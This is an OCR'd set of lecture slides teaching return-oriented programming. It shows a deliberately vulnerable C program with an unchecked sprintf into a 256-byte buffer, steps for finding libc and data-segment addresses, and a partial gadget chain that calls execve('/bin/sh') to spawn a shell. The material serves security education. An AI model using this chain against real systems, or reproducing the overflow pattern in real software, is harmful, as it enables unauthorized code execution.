RETURN ORIENTED PROGRAMMING - ROP

Purushottam Kulkarni

Ritvik Sachdev

All of us already know..

- 3 types of exploits which we have already written
  - Code Injection (Format String Vulnerability)
  - Code Injection (Buffer Overflow Vulnerability)
  - Arc Injection (Buffer Overflow Vulnerability)

But there is another..

The Payload is already there!

What if someone were to tell you that any C-program you wrote, has the potential to be completely turned against you?

- You'd be scared
- You'd question everything
- You'd probably give up coding in C

You should be scared..

- If you don't have the habit of doing boundary checking

Hint: Buffer Overflows.

So why do ROP?

- Buffer Overflows on Modern Linux x86 are difficult
  - Non Executable Stack (NX/XD)
  - Address Space Layout Randomisation (ASLR)
  - ASCII–Armour Address Space

- But return oriented programming is a technique that has the capability to BYPASS all of them (Imagine That!)

Wait, What is ROP?

“a technique by which an attacker can induce arbitrary behaviour in a program whose control flow he has diverted — without injecting any code. A return-oriented program chains together short instruction sequences already present in a program’s address space, each of which ends in a “return” instruction”

Roemer et. Al. “Return-Oriented Programming: Systems, Languages, and Applications”

The “short instruction sequences” mentioned in the above definition are referred to as “gadgets”

They are essentially assembly language instructions or addresses to assembly language instructions stored in memory

What can Gadgets do and how do you find them?

What can they do?

- Gadgets can do a lot of things:
  - Load/Store
    - Loading a constant
    - Loading from memory
    - Storing (writing) to memory
  - Arithmetic and Logic
    - Add, Subtract, Multiply
    - XOR, AND, OR, NOT
    - Shift and Rotate
  - Control Flow
    - Unconditional/Conditional jumps.
  - System and Function calls

Where to find them?

- Study the Hex code
  - “ret” has hex code C3
- There are tools that do this for you
  - ROPeme
  - ROPGadget
  - And many more…

Roemer et. Al. “Return-Oriented Programming: Systems, Languages, and Applications”

ROPeme Demo!

https://github.com/packz/ropeme

Exploitation using ROP

To build a ROP exploit, you should follow these guidelines:

1. Verify that target program is susceptible to buffer overflow
2. Build a plan and identify the gadgets you need
3. Gather the resources you would require (libc base address, data segment base address, gadgets)
4. Create a ROP chain[1]
5. Put the ROP chain in the tainted buffer
6. Exploit the program

[1]The sequence of gadgets executed as a chain is known as a ROP chain.

Some Background first..

Look at the program to the right

- Can you identify the vulnerability?
- You did? Good!
- Can you say how many bytes would be required to overwrite the return pointer?

main.c 271 Bytes

```c
#include<stdio.h>
#define main actual_main

int main(int argc, char **argv) {
        char buff[256];
        if(argc < 2) {
                printf("Need an argument\n");
                return -1;
        }

        // Vulnerable code
        sprintf(buff, "%s", argv[1]);

        printf("%s\nLen: %d\n", buff, strlen(buff));
        return 0;
}
```

Hint: Answer is 260

Our goal and the Execve( ) function

Our goal for performing this exploit is gaining shell access to the system

Execve( ) is going to give us shell access.

Execve( ) takes 3 arguments:

1. The file or script to be executed (“\bin\sh”)
2. Char *const argv[] (irrelevant)
3. Char * const envp[] (irrelevant)

These will be loaded into the x86 registers ebx, ecx and edx respectively.

```
EXECVE(2)                  Linux Programmer's Manual                 EXECVE(2)

NAME
       execve - execute program

SYNOPSIS
       #include <unistd.h>

       int execve(const char *filename, char *const argv[],
                  char *const envp[]);

DESCRIPTION
       execve() executes the program pointed to by filename.  filename must be
       either a binary executable, or a script starting with  a  line  of  the
       form:

           #! interpreter [optional-arg]

       For details of the latter case, see "Interpreter scripts" below.

       argv  is  an  array  of argument strings passed to the new program.  By
       convention, the first of these  strings  should  contain  the  filename
       associated  with the file being executed.  envp is an array of strings,
       conventionally of the form key=value, which are passed  as  environment
       to  the  new  program.  Both argv and envp must be terminated by a NULL
       pointer.  The argument vector and environment can be  accessed  by  the
       called program's main function, when it is defined as:

           int main(int argc, char *argv[], char *envp[])

       execve() does not return on success, and the text, data, bss, and stack
       of the calling process are overwritten by that of the program loaded.

       If the current program is being ptraced, a SIGTRAP is sent to it  after
       a successful execve().

       If  the  set-user-ID bit is set on the program file pointed to by file-
       name,  and  the  underlying  filesystem  is  not  mounted  nosuid  (the
       MS_NOSUID  flag  for  mount(2)),  and  the calling process is not being
       ptraced, then the effective user ID of the calling process  is  changed
       to  that  of  the  owner of the program file.  Similarly, when the set-
       group-ID bit of the program file is set the effective group ID  of  the
       calling process is set to the group of the program file.

       The  effective  user ID of the process is copied to the saved set-user-
       ID; similarly, the effective group ID is copied to the saved set-group-
       ID.  This copying takes place after any effective ID changes that occur
       because of the set-user-ID and set-group-ID permission bits.
```


Goal for Implementation

- Our goal is to gain shell access by utilizing the libc's "execve" call since libc is loaded by default in all C programs.
- Steps to achieve this:
  1. Load **execve** system call address into **eax**
  2. Load "/bin/sh" into the memory
  3. Point **ebx** to address where "/bin/sh" is stored in memory
  4. Point **ecx** to NULL byte
  5. Point **edx** to NULL byte
  6. Invoke System call to trigger execve!

Extracting libc base address

Before extracting the gadgets, you would need the base address of lib-c:

- Because, the gadgets we get from ROPeme are mentioned with respect to their offset in libc
- Since libc is the place you'd find the gadgets, it's base address is VERY IMPORTANT to the exploitation process



Refer to the figure on the right.
While the program is running in eclipse (debugging mode) do:


```
student@sva-student-16:/sandbox/workspace/rop/Debug$ ps aux | grep rop
student  18922  0.0  2.4 138288 99608 pts/9    S+   00:34   0:01 python ropshell.py
student  19155  0.0  0.4  52392 17164 pts/7    S+   01:19   0:00 gdb -q rop
student  19157  0.0  0.0   2036   568 pts/7    t    01:20   0:00 /sandbox/workspace/rop/Debug/rop
student  19234  0.0  0.0   2036   568 pts/15   ts+  01:24   0:00 /sandbox/workspace/rop/Debug/rop
student  19243  0.0  0.0  15948  2260 pts/14   S+   01:24   0:00 grep --color=auto rop
student@sva-student-16:/sandbox/workspace/rop/Debug$ cat /proc/19157/maps
08048000-0804a000 r-xp 00000000 08:01 1442859                    /sandbox/workspace/rop/Debug/rop (deleted)
---------------------------- SNIPPED ----------------------------
f7e0f000-f7fb7000 r-xp 00000000 08:01 1839755                    /lib/i386-linux-gnu/libc-2.19.so
---------------------------- SNIPPED ----------------------------
f7ffd000-f7ffe000 rw-p 00020000 08:01 1839701                    /lib/i386-linux-gnu/ld-2.19.so
fffdd000-ffffe000 rw-p 00000000 00:00 0                          [stack]
```

Extracting Data Segment's base address

The Data segment is an excellent place for performing any sort of writes to memory.

What will we write here?

- The arguments which are to be passed to the execve() function.
- We will then point ecx, ebx and edx to these addresses.



To do this:

1. Run the binary in gdb with option –q
2. In gdb shell give command "info files"
3. Look for .data for libc.so.x

```
---------- SNIPPED ----------
0xf7ffd040 - 0xf7ffd878 is .data in /lib/ld-linux.so.2
0xf7ffd878 - 0xf7ffd938 is .bss in /lib/ld-linux.so.2
0xf7e0f174 - 0xf7e0f198 is .note.gnu.build-id in /lib/i386-linux-gnu/libc.so.6
```

Loading execve( ) into eax

The final step is loading execve() into eax.

- It has the system call 0x0b or “11” associated with it.
- So we follow these steps:
  1. Make eax all zeroes by doing “xor eax, eax”
  2. Add 0x0b to eax by doing “add eax, 0x0b”

So finally, the registers should look like:

eax	ebx	ecx	edx
0x0b	Address of “/bin/sh”	Address of NULL	Address of NULL

In order to trigger the execve() function, we call the system interrupt 0x80. However, in our implementation, this interupt was unavailable as a gadget and Therefore we resorted to using the gadget “call gs:[0x10]”

ROP Chain used

```
/*
 * ROP CHAIN is
 * pop ecx; pop eax;;ret + "/bin"+ address to write to -> mov [eax],ecx; ret -> xor eax,eax;ret ->
 * pop edx;ret -> address to write too - 4 (DSA8 + 4) -> mov [edx+4],eax;ret -> pop ecx;pop edx; ret
 * + address of NULL byte (DSA8 + 4) + address of NULL byte (DSA8 + 4) ->
 * pop ebx;ret  + address of string "/bin//sh" -> add eax,0xb;ret -> call gs:[0x10].
 *
 */

// Change this address to base address of your libc file in memory
unsigned long int BASEADDR      = 0xF7E0F000;

// Data Segment Addresses (DSA)
// Change this to point to the beginning of your data segment
unsigned long int DSA_BASEADDR = 0xF7FBA040;

// DSAn = DSA base address + n
unsigned long int DSA4   = DSA_BASEADDR + 4; // Writing /bin here
unsigned long int DSA8   = DSA_BASEADDR + 8; // Writing //sh here

// Rest all the addresses are offsets within the file
unsigned long int ZEROEAX       = 0x2F4D7;      //xor eax eax ;;
unsigned long int MOVEaxEcx     = 0x2DC9F;      //mov [eax] ecx ;;
unsigned long int POPEcxEax     = 0xEFAF0;      //pop ecx ; pop eax ;;
unsigned long int MOVEdx4Eax    = 0xE5BD9;      //mov [edx+0x4] eax ;;
unsigned long int POPEbx        = 0x1993E;      //pop ebx ;;
unsigned long int POPEdx        = 0x1AA2;       //pop edx ;;
unsigned long int POPEcxEdx     = 0x2E44B;      //pop ecx ; pop edx ;;
unsigned long int ADDEax11      = 0x1454C6;     //add eax 0xb ;;
unsigned long int SYSCALL       = 0xB69F5;      //call dword [gs:0x10] ;;


// Update all local addresses to point to correct addresses rather than offsets
ZEROEAX     += BASEADDR;
MOVEaxEcx   += BASEADDR;
POPEcxEax   += BASEADDR;
```

ROP Exploit Demo!

References

[1] Roemer, Ryan, et al. "Return-oriented programming: Systems, languages, and applications." *ACM Transactions on Information and System Security (TISSEC)* 15.1 (2012): 2.

[2] Buchanan, Erik, et al. "When good instructions go bad: Generalizing return-oriented programming to RISC." *Proceedings of the 15th ACM conference on Computer and communications security*. ACM, 2008.

THANK YOU!

“May the force be with you”